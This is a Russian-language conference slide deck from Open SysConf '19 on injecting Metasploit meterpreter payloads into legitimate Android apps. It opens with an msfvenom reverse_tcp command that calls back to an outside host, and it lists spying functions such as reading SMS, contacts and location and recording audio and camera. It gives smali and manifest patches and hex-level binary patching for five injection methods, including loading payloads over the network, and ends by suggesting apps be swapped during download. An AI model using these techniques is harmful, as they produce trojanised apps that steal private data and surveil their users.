

Open SysConf '19

Внедрение вредоносного кода в андроид
приложения

@Thatskriptkid

Создаем payload


```
msfvenom -p android/meterpreter/reverse_tcp LHOST=123.123.123.123  
LPORT=4444 R > malware.apk
```

Функционал:


1. История звонков
2. Контакты
3. Список SMS
4. Геолокация
5. Отправка SMS
6. Скриншоты
7. Запись аудио
8. Доступ к камере





Компиляция кода андроид приложений



JAVAC



JAVA Bytecode
(.class)



DEX



DX (Recompilation)

Что такое smali?

```
.method public static startService (Landroid/content/Context;)V  
    .locals 2
```

```
        new-instance v0, Landroid/content/Intent;
```

```
        const-class v1, Lcom/metasploit/stage/MainService;
```

```
        invoke-direct {v0, p0, v1},
```

```
Landroid/content/Intent;-><init> (Landroid/content/Context;Ljava/lang/Class;)V
```

```
        invoke-virtual {p0, v0},
```











```
Landroid/content/Context;->startService (Landroid/content/Intent;)Landro  
id/content/ComponentName;
```

```
        return-void
```

```
.end method
```


Декодируем арк

Список классов для инжекта, с функционалом meterpreter

-  a.smali
-  b.smali
-  c.smali
-  d.smali
-  e.smali
-  f.smali
-  MainActivity.smali
-  MainBroadcastReceiver.smali
-  MainService.smali
-  Payload.smali

Внедряем payload

1. Декодируем целевое приложение
2. Копируем классы метерпретера в папку с классами приложения



Входная точка в манифесте

...

```
<activity android:name="test.package.name.SplashActivity"  
  android:screenOrientation="portrait"  
  android:theme="@style/SplashTheme">  
  <intent-filter>  
    <action android:name="android.intent.action.MAIN" />  
    <category  
  android:name="android.intent.category.LAUNCHER" />  
  </intent-filter>  
</activity>
```

...

Главный активити целевого приложения

```
.method protected onCreate(Landroid/os/Bundle;)V
```

```
< ----- ВСТАВЛЯТЬ БУДЕМ СЮДА
```

```
.locals 11
```

```
.param p1, "savedInstanceState" # Landroid/os/Bundle;
```

```
.prologue
```

```
const/4 v10, 0x0
```

```
const/4 v9, 0x1
```

```
.line 28
```

```
invoke-super {p0, p1},
```

```
Landroid/support/v7/app/CompatActivity;->onCreate(Landroid/os/Bundle;)V
```


Код запуска payload в smali коде

```
invoke-static {p0},  
Lcom/metasploit/stage/MainService;->startService(Landroid/content  
/Context;)V
```

`invoke-static` - вызываем статический метод

`{v0}` - регистр, содержит Context

`Lcom/metasploit/stage/MainService` - имя нашего класса

`startService(Landroid/content/Context;)V`

- имя метода

Главный активити целевого приложения

```
.method protected onCreate(Landroid/os/Bundle;)V
```

```
    invoke-static {p0},  
Ltest/package/name/MainService;->startService(Landroid/content/  
Context;)V
```

```
.locals 11
```

```
.param p1, "savedInstanceState"    # Landroid/os/Bundle;
```

```
.prologue
```

```
const/4 v10, 0x0
```

```
const/4 v9, 0x1
```

```
.line 28
```

```
invoke-super {p0, p1},
```

```
Landroid/support/v7/app/CompatActivity;->onCreate(Landroid/os/Bundle;)V
```

Изменяем package name у классов метерпретера

```
com.metasploit.stage
```



```
test.package.name
```

Минусы первого способа


1. Копирование классов в папку целевого приложения
2. Замена package name
3. Лимит 65536 методов
4. apktool

Второй способ (android multidex)


1. Инъект вызова пейлоада в смали код

2. Классы не кладем в папку smali, а подкладываем dex файл

unzipped



unzipped



Второй способ

Плюсы:

1. Нет ограничения на количество методов в одном dex файле
2. Свой package name

Минусы:

1. apktool
2. Редактирование smali кода


Третий способ.

Динамическое подгружение классов по сети

```
DexClassLoader classLoader = new DexClassLoader(  
    malware_classes, "/tmp", null,  
    getClass().getClassLoader());
```

```
Class<?> myClass = classLoader.loadClass("MyClass");
```

Динамическое подгружение классов



Третий способ

Плюсы:

1. Не надо подкладывать классы
2. Payload можно менять на лету
3. Неограниченный размер payload'a
4. Менее детектируемый метод

Минусы:

1. apktool
2. Изменения в smali коде

Четвертый способ. Полноценный DEX компилятор

1. Инжектируем библиотеку компилятора
2. Инжектируем скачивание исходников малвари
3. Исходники компилируются прямо у жертвы

Плюсы

1. Обфускация исходников
2. Меньший размер скачиваемых данных
3. Меньше вероятность детекта

Пятый способ.

Суть:

1. Заменяем входную точку, на свой класс.
2. В своем классе запускаем payload и передаем управление оригинальному активити.

Бинарный патчинг

2. Заменяем имя активности на свое в AndroidManifest.xml

000014D0	25 00 61 00 74 00 2E 00 62 00 69 00 74 00 66 00	%a.t...b.i.t.f.
000014E0	69 00 72 00 65 00 2E 00 64 00 61 00 76 00 64 00	i.r.e...d.a.v.d.
000014F0	72 00 6F 00 69 00 64 00 2E 00 75 00 69 00 2E 00	r.o.i.d...u.i...
00001500	53 00 70 00 6C 00 61 00 73 00 68 00 41 00 63 00	S.p.l.a.s.h.A.c.
00001510	74 00 69 00 76 00 69 00 74 00 79 00 00 00 1A 00	t.i.v.i.t.y.....
00001520	61 00 6E 00 64 00 72 00 6F 00 69 00 64 00 2E 00	a.n.d.r.o.i.d...
00001530	69 00 6E 00 74 00 65 00 6E 00 74 00 2E 00 61 00	i.n.t.e.n.t...a.
00001540	63 00 74 00 69 00 6F 00 6E 00 2E 00 4D 00 41 00	c.t.i.o.n...M.A.
00001550	49 00 4E 00 00 00 08 00 63 00 61 00 74 00 65 00	I.N....c.a.t.e.
00001560	67 00 6F 00 72 00 79 00 00 00 20 00 61 00 6E 00	g.o.r.y... .a.n.
00001570	64 00 72 00 6F 00 69 00 64 00 2E 00 69 00 6E 00	d.r.o.i.d...i.n.
00001580	74 00 65 00 6E 00 74 00 2E 00 63 00 61 00 74 00	t.e.n.t...c.a.t.

Пятый способ

1. В своем MainActivity наследуемся от активити приложения

Было:

```
.class public Lcom/metasploit/stage/MainActivity;  
.super Landroid/app/Activity;
```

Стало:

```
.class public Lcom/metasploit/stage/MainActivity;  
.super Ltest/package/name/SplashActivity;
```

Пятый способ

Было:


```
invoke-super {p0, p1},  
Landroid/app/Activity;->onCreate(Landroid/os/Bundle;)V
```

Стало:

```
invoke-super {p0, p1},  
Ltest/package/name/SplashActivity;->onCreate(Landroid/os/Bundle;)V
```


Пятый способ.

3. Патчим dex файл арк с meterpreter



A diagram showing the fields of a DEX file header. The fields are arranged in three rows and are color-coded: DEX_FILE_MAGIC (pink), Adler-32 Checksum (blue), SHA-1 Hash (yellow), File Size (red), Header Size (purple), Endian Constant (light blue), Link size & offset (yellow), Map section offset (red), String ID size & offset (blue), Type ID size & offset (green), Proto ID size & offset (light blue), Field ID size & offset (blue), Method ID size & offset (blue), Class Def size & offset (red), and Data size & offset (yellow).

DEX_FILE_MAGIC	Adler-32 Checksum	SHA-1 Hash	File Size	Header Size	Endian Constant
Link size & offset	Map section offset	String ID size & offset	Type ID size & offset	Proto ID size & offset	
Field ID size & offset	Method ID size & offset	Class Def size & offset	Data size & offset		




A diagram showing the sections of a DEX file. The sections are arranged in two rows and are color-coded: string_ids (blue), type_ids (yellow), proto_ids (green), field_ids (blue), method_ids (red), class_defs (blue), call_site_ids (purple), method_handles (red), data (red), and link_data (light blue).

string_ids	type_ids	proto_ids	field_ids	method_ids	class_defs	call_site_ids	method_handles
data				link_data			

Процесс скачивания приложений

USER



3rd party market



Google Play



Подмена приложения, во время скачивания

